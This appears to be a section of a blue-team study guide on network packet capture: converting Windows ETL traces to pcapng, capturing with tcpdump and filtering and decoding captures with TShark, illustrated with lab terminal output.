Converting Windows Captures

The astute will have noted that files that end in .ETL are not .PCAP. For reasons I don't know, Microsoft decided to just not save things as Pcap? I don't know man.

At any rate, we can convert it to a format we all know and love.

To convert it on windows, we have to download something I am afraid. Forgive me. etl2pcapng

```
:: example usage
etl2pcapng.exe original.etl converted.pcapng

:: etl2pcapng.exe captured_traffic.etl converted_captured_traffic.pcapng
```

```
[06/28/2021 11:36:52] PS >.\etl2pcapng.exe
etl2pcapng <infile> <outfile>
Converts a packet capture from etl to pcapng format.
[06/28/2021 11:36:55] PS >.\etl2pcapng.exe .\captured_traffic.etl converted_captured_traffic.pcapng
IF: medium=eth  ID=0    IfIndex=5
Converted 91 frames
[06/28/2021 11:37:21] PS >gci | ? Name -like *converted*


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/28/2021  11:37 AM          22684 converted_captured_traffic.pcapng
```

And if we look on a linux machine, we can confirm it's a PCAP alright

```
[28-Jun-21 19:46:50 BST] d/Downloads
🔍 -> file converted_captured_traffic.pcapng
converted_captured_traffic.pcapng: pcapng capture file - version 1.0
```

```
[28-Jun-21 19:50:25 BST] remnux/Desktop
-> tshark -r converted_captured_traffic.pcapng --color
    1   0.000000 fe80::e08f:72f5:1ab:3b28 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
    2   0.357220 fe80::e08f:72f5:1ab:3b28 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
    3   0.357484 192.168.128.131 → 224.0.0.22   IGMPv3 54 Membership Report / Leave group 224.0.0.252
    4   0.361136 fe80::e08f:72f5:1ab:3b28 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
    5   0.361512 192.168.128.131 → 224.0.0.22   IGMPv3 54 Membership Report / Join group 224.0.0.252 for any sources
    6   0.499936 VMware_9d:3d:49 → Broadcast    ARP 3071882590 Who has 192.168.128.131? (ARP Probe)
    7   0.500166 192.168.128.131 → 224.0.0.22   IGMPv3 54 Membership Report / Join group 224.0.0.252 for any sources
    8   0.500397 fe80::e08f:72f5:1ab:3b28 → ff02::1      ICMPv6 86 Neighbor Advertisement fe80::e08f:72f5:1ab:3b28 (ovr) is at 00:0c:2
    9   0.500609 fe80::e08f:72f5:1ab:3b28 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
   10   0.500971 fe80::e08f:72f5:1ab:3b28 → ff02::1:2    DHCPv6 161 Solicit XID: 0x6fbeac CID: 0001000128682df9000c299d3d49
```

Capture on 'Nix

Big old assertion coming up: generally speaking, if a system is unix-based (so BSD, Linux, and MacOS) then they will likely have `tcpdump` installed and therefore are all good to capture PACKETS.

You'll need to run `sudo` in front of tcpdump, or run it as root.

Preperation

Tcpdump can listen to a LOT....too much actually. So we need to help it out by offering a particular network *interface*. To see all of the interface options we can give to tcpdump, you can use the following command which will uniquely look at your local system and throw up the options

```
#list interfaces
tcpdump -D

#interfaces are later fed in like so
tcpdump -i interface_option
```

```
-> sudo tcpdump -D
1.ens33 [Up, Running]
2.lo [Up, Running, Loopback]
3.any (Pseudo-device that captures on all interfaces) [Up, Running]
4.bluetooth-monitor (Bluetooth Linux Monitor) [none]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
[28-Jun-21 20:00:29 BST] remnux/Desktop
```

Perchance you only want to capture particular traffic from particular Protocols Ports, and IPs. It's surprisingly easy to do this

```
tcpdump -i x tcp port 80

#or
tcpdump -i x host 10.10.10.99
```

```
[28-Jun-21 20:07:26 BST] remnux/Desktop
-> sudo tcpdump -i ens33 tcp port 80
tcpdump: verbose output suppressed, use -v or -vv f
ode
listening on ens33, link-type EN10MB (Ethernet), ca
```

Outputting

To just save your pcap, output with the `-w` flag

```
tcpdump -i x -w traffic.pcap
```

You can now take that over to the TShark section of the Blue Team Notes for some SERIOUS analysis.

```
[28-Jun-21 20:13:28 BST] remnux/Desktop
-> sudo tcpdump -i any -w test3.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
[28-Jun-21 20:13:35 BST] remnux/Desktop
-> tshark -r test2.pcap --color
    1   0.000000 VMware_5f:7c:12 →              ARP 44 Who has 192.168.128.2? Tell 192.168.128.129
    2   0.000468 VMware_fa:ef:30 →              ARP 62 192.168.128.2 is at 00:50:56:fa:ef:30
```

I want PCAPNG

Earlier, we spoke about how PCAPNG is superior to PCAP

In TShark, pcapng is the default file format. TShark shared many of the same flags as tcpdump, so we don't need to go over that in too much detail.

To be sure you're writing a pcapng format, use the `-F` flag

```
tshark -i wlan0 -F pcapng -W captured_traffic.pcapng
```

Doing interesting things with live packets


Say you turn around, look me dead in the eye and say "PCAP analysis here, now, fuck TShark". It is possible to do some interesting things with live packet inspection as the packets come in.

First, we'll need to attach the `--immediate-mode` flag for these all. Usually, tcpdump buffers the writing of packets so as not to punish the OS' resource. But seeing as we're printing live and not saving the packets, this does not concern us.

We can print the ASCII translation of the info in the packets. In the screenshot below, you can see the first half is run without ASCII and the second is run with ASCII. Comes out messy, but may prove useful one day?


```
tcpdump -i any -A --immediate-mode

###if you want to drive yourself crazy, add -vvv
```



You can also be verbose af!

```
tcpdump -i any -vvv --immediate-mode
```



You can also print helpful things live like different time formats as well as packet numbers

```
#packet numbers
sudo tcpdump -i any --immediate-mode --number

## different time format
sudo tcpdump -i any --immediate-mode -tttt
```

```
[28-Jun-21 20:29:30 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode --number -c 5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
    1  20:29:40.994681 IP remnux > dns.google: ICMP echo request, id 6, seq 148, length 64
    2  20:29:40.996164 IP localhost.36202 > localhost.domain: 33331+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
    3  20:29:40.996570 IP remnux.47197 > _gateway.domain: 57443+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
    4  20:29:40.997828 IP _gateway.domain > remnux.47197: 57443 1/0/1 PTR dns.google. (73)
    5  20:29:40.998238 IP localhost.domain > localhost.36202: 33331 1/0/1 PTR dns.google. (73)
5 packets captured
28 packets received by filter
17 packets dropped by kernel
[28-Jun-21 20:29:41 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode -tttt -c 5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
2021-06-28 20:29:51.003631 IP remnux > dns.google: ICMP echo request, id 6, seq 158, length 64
2021-06-28 20:29:51.004960 IP localhost.50652 > localhost.domain: 60169+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
2021-06-28 20:29:51.005475 IP remnux.56657 > _gateway.domain: 1070+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
2021-06-28 20:29:51.006751 IP _gateway.domain > remnux.56657: 1070 1/0/1 PTR dns.google. (73)
2021-06-28 20:29:51.007047 IP localhost.domain > localhost.50652: 60169 1/0/1 PTR dns.google. (73)
5 packets captured
28 packets received by filter
17 packets dropped by kernel
```

Only print a number of packets. You can use the `-c` flag for that

```
sudo tcpdump -i any -c 1
#only collect one packet and then stop. You can change to any number
```

```
[28-Jun-21 20:31:23 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode --number -c 1
tcpdump: verbose output suppressed, use -v or -vv for full prot
listening on any, link-type LINUX_SLL (Linux cooked v1), captur
    1  20:31:42.193827 IP remnux > dns.google: ICMP echo reques
1 packet captured
16 packets received by filter
8 packets dropped by kernel
```

TShark

▶ section contents

TShark is the terminal implementation of Wireshark. Both Tshark and Wireshark can read captured network traffic (PCAPs).

There are resource advantages to using TShark, as you are keeping everything command line and can pre-filter before you even ingest and read a file. A meaty pcap will take a while to be ingested by Wireshark on the other hand. But once ingested, Wireshark proves to be the better option. If you're in a hurry, TShark will give you the answers you need at break-neck speed!

Johannes Weber has an awesome blog with case studies on advanced pcacp analysis

Add


Add Colour

An essential part of making TShark *aesthetically* pop. Adding colour makes an analysts life easier.

However the `--color` flag doesn't stack well with other flags, so be careful.

```
tshark --color -r c42-MTA6.pcap

## stacks well with these flags
tshark -t ud -r c42-MTA6.pcap -x -P --color
```




Add Time

By default, packets' time will show the time lasped between packets. This may not be the most

useful method if you're trying to quickly correleate time

```
#Get the UTC.Preferable in security, where we always try to keep security tooling
tshark -r c42-MTA6.pcap -t ud

#Get the local year, month, date, and time the packet was captured
tshark -r c42-MTA6.pcap -t ad
```



Add Space

Default Tshark squishes the packet headers with no gaps. You can have the packet headers print with gaps in between - which makes reading all that bit easier, using `| pr -Ttd`

```
tshark -r dns.pcapng | pr -Ttd
```

In the screenshot, you can see how spacious and luxurious the top results are, and how dirty and unreadable the second half is!

```
[27-Jun-21 10:07:49 BST] Desktop/WireDive
-> tshark -r dns.pcapng | pr -Ttd | head
    1 0.000000000  192.168.2.2 → 192.168.2.5  DNS 82 Standard query 0x8401 NS <Root> OPT

    2 0.000610509  192.168.2.5 → 192.168.2.2  DNS 595 Standard query response 0x8401 NS <Root> NS g.root-servers.net NS m.roo
oot-servers.net NS b.root-servers.net NS k.root-servers.net NS j.root-servers.net NS l.root-servers.net NS c.root-servers.net
et NS f.root-servers.net NS h.root-servers.net NS e.root-servers.net NS i.root-servers.net RRSIG OPT

    3 0.008092462  192.168.2.2 → 192.203.230.10 DNS 109 Standard query 0x2d98 A google.com OPT

    4 0.023573137 192.203.230.10 → 192.168.2.2  DNS 1212 Standard query response 0x2d98 A google.com NS l.gtld-servers.net NS
NS c.gtld-servers.net NS d.gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net NS a.gtld-serve
vers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.net NS m.gtld-servers.net DS RRSIG A 192.41.162.30 AAA
A 192.33.14.30 AAAA 2001:503:231d::2:30 A 192.26.92.30 AAAA 2001:503:83eb::30 A 192.31.80.30 AAAA 2001:500:856e::30 A 192.12.
1ca1::30 A 192.35.51.30 AAAA 2001:503:d414::30 A 192.42.93.30 AAAA 2001:503:eea3::30 A 192.5.6.30 AAAA 2001:503:a83e::2:30 A
001:502:8cc::30 A 192.43.172.30 AAAA 2001:503:39c1::30 A 192.48.79.30 AAAA 2001:502:7094::30 A 192.52.178.30 AAAA 2001:503:d2
 AAAA 2001:501:b1f9::30 OPT

    5 2.034724347  192.168.2.2 → 192.5.6.30   DNS 109 Standard query 0x3016 A google.com OPT

[27-Jun-21 10:10:33 BST] Desktop/WireDive
-> tshark -r dns.pcapng | head
    1 0.000000000  192.168.2.2 → 192.168.2.5  DNS 82 Standard query 0x8401 NS <Root> OPT
    2 0.000610509  192.168.2.5 → 192.168.2.2  DNS 595 Standard query response 0x8401 NS <Root> NS g.root-servers.net NS m.roo
oot-servers.net NS b.root-servers.net NS k.root-servers.net NS j.root-servers.net NS l.root-servers.net NS c.root-servers.net
et NS f.root-servers.net NS h.root-servers.net NS e.root-servers.net NS i.root-servers.net RRSIG OPT
    3 0.008092462  192.168.2.2 → 192.203.230.10 DNS 109 Standard query 0x2d98 A google.com OPT
    4 0.023573137 192.203.230.10 → 192.168.2.2  DNS 1212 Standard query response 0x2d98 A google.com NS l.gtld-servers.net NS
NS c.gtld-servers.net NS d.gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net NS a.gtld-serve
vers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.net NS m.gtld-servers.net DS RRSIG A 192.41.162.30 AAA
A 192.33.14.30 AAAA 2001:503:231d::2:30 A 192.26.92.30 AAAA 2001:503:83eb::30 A 192.31.80.30 AAAA 2001:500:856e::30 A 192.12.
1ca1::30 A 192.35.51.30 AAAA 2001:503:d414::30 A 192.42.93.30 AAAA 2001:503:eea3::30 A 192.5.6.30 AAAA 2001:503:a83e::2:30 A
```

Add Readable Detail

What's a packet without the decoded text! Use the `-x` flag to get some insight into what's occuring

```
tshark -r Voip-trace.pcap -x
```

```
03e0  0a                                                .

0000  00 26 5a 09 55 bf 00 21 6a 87 cf 96 08 00 45 60   .&Z.U..!j.....E`
0010  02 02 39 f0 00 00 40 11 14 3d ac 19 69 28 ac 19   ..9...@..=..i(..
0020  69 03 13 c4 a8 c4 01 ee b9 98 53 49 50 2f 32 2e   i.........SIP/2.
0030  30 20 31 30 30 20 54 72 79 69 6e 67 0d 0a 56 69   0 100 Trying..Vi
0040  61 3a 20 53 49 50 2f 32 2e 30 2f 55 44 50 20 31   a: SIP/2.0/UDP 1
0050  37 32 2e 32 35 2e 31 30 35 2e 33 3a 34 33 32 30   72.25.105.3:4320
0060  34 3b 62 72 61 6e 63 68 3d 7a 39 68 47 34 62 4b   4;branch=z9hG4bK
0070  2d 64 38 37 35 34 7a 2d 31 38 38 65 35 36 30 62   -d8754z-188e560b
0080  32 32 63 64 31 31 38 62 2d 31 2d 2d 2d 64 38 37   22cd118b-1---d87
0090  35 34 7a 2d 3b 72 65 63 65 69 76 65 64 3d 31 37   54z-;received=17
00a0  32 2e 32 35 2e 31 30 35 2e 33 3b 72 70 6f 72 74   2.25.105.3;rport
00b0  3d 34 33 32 30 34 0d 0a 46 72 6f 6d 3a 20 3c 73   =43204..From: <s
00c0  69 70 3a 35 35 35 40 31 37 32 2e 32 35 2e 31 30   ip:555@172.25.10
00d0  35 2e 34 30 3e 3b 74 61 67 3d 61 36 61 33 39 36   5.40>;tag=a6a396
00e0  38 39 0d 0a 54 6f 3a 20 3c 73 69 70 3a 31 30 30   89..To: <sip:100
00f0  30 40 31 37 32 2e 32 35 2e 31 30 35 2e 34 30 3e   0@172.25.105.40>
0100  0d 0a 43 61 6c 6c 2d 49 44 3a 20 4d 7a 49 34 4e   ..Call-ID: MzI4N
0110  7a 45 35 5a 44 56 6d 4e 44 6b 30 4f 54 42 6b 4e   zE5ZDVmNDk0OTBkN
0120  32 4d 32 4d 7a 56 68 4e 44 49 33 4e 54 6b 78 5a   2M2MzVhNDI3NTkxZ
0130  44 67 7a 4e 32 4d 2e 0d 0a 43 53 65 71 3a 20 32   DgzN2M...CSeq: 2
0140  20 49 4e 56 49 54 45 0d 0a 55 73 65 72 2d 41 67    INVITE..User-Ag
```

Also, you can add verbose mode which includes all of Wireshark's drop-down details that you'd

normally get. This can yield a whole lot of data, so best to try and filter this bad boy

```
#just verbose
tshark -r Voip-trace.pcap -V

#filtered a bit to focus on sip protocol only
tshark -r Voip-trace.pcap -V -x -Y sip
```

```
        [Release Time (ms): 0]
    Message Header
        Via: SIP/2.0/UDP 172.25.105.3:43204;branch=z9hG4bK-d8754z-45c1415d126a13c5-1---d875
ort=43204
            Transport: UDP
            Sent-by Address: 172.25.105.3
            Sent-by port: 43204
            Branch: z9hG4bK-d8754z-45c1415d126a13c5-1---d8754z-
            Received: 172.25.105.3
            RPort: 43204
        From: <sip:555@172.25.105.40>;tag=a6a39689
            SIP from address: sip:555@172.25.105.40
                SIP from address User Part: 555
                SIP from address Host Part: 172.25.105.40
            SIP from tag: a6a39689
        To: <sip:1000@172.25.105.40>;tag=as6740cdf2
            SIP to address: sip:1000@172.25.105.40
                SIP to address User Part: 1000
                SIP to address Host Part: 172.25.105.40
            SIP to tag: as6740cdf2
        Call-ID: MzI4NzE5ZDVmNDk0OTBkN2M2MzVhNDI3NTkxZDgzN2M.
        [Generated Call-ID: MzI4NzE5ZDVmNDk0OTBkN2M2MzVhNDI3NTkxZDgzN2M.]
        CSeq: 3 BYE
            Sequence Number: 3
            Method: BYE
        User-Agent: Asterisk PBX 1.6.0.10-FONCORE-r40
        Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
        Supported: replaces, timer
        Content-Length: 0

0000  00 26 5a 09 55 bf 00 21 6a 87 cf 96 08 00 45 60   .&Z.U..!j.....E`
0010  01 e7 39 f2 00 00 40 11 14 56 ac 19 69 28 ac 19   ..9...@..V..i(..
0020  69 03 13 c4 a8 c4 01 d3 9c 07 53 49 50 2f 32 2e   i.........SIP/2.
0030  30 20 32 30 30 20 4f 4b 0d 0a 56 69 61 3a 20 53   0 200 OK..Via: S
0040  49 50 2f 32 2e 30 2f 55 44 50 20 31 37 32 2e 32   IP/2.0/UDP 172.2
```

You'll also probably want to print the packet line too, with `-P`

```
tshark -r c42-MTA6.pcap -V -x -Y dns -P
```


```
19722 2015-09-11 19:56:43.873113 192.168.137.2 → 192.168.137.56 DNS 111 Standard query response 0x1698 A www.bing.com C
NAME any.edge.bing.com A 204.79.197.200

0000  14 fe b5 ab ec 7d 00 0e 84 d2 1a b6 08 00 45 00   .....}........E.
0010  00 61 1b 63 00 00 80 11 8b 9d c0 a8 89 02 c0 a8   .a.c............
0020  89 38 00 35 ef d4 00 4d f2 1f 16 98 81 80 00 01   .8.5...M........
0030  00 02 00 00 00 00 03 77 77 77 04 62 69 6e 67 03   .......www.bing.
0040  63 6f 6d 00 00 01 00 01 c0 0c 00 05 00 01 00 00   com.............
0050  01 76 00 0b 03 61 6e 79 04 65 64 67 65 c0 10 c0   .v...any.edge...
0060  2a 00 01 00 01 00 00 01 76 00 04 cc 4f c5 c8      *.......v...O..
```

Get Specific Packet

Say a particular packet header captures your eye. You want to get as much info as possible on that specific packet.

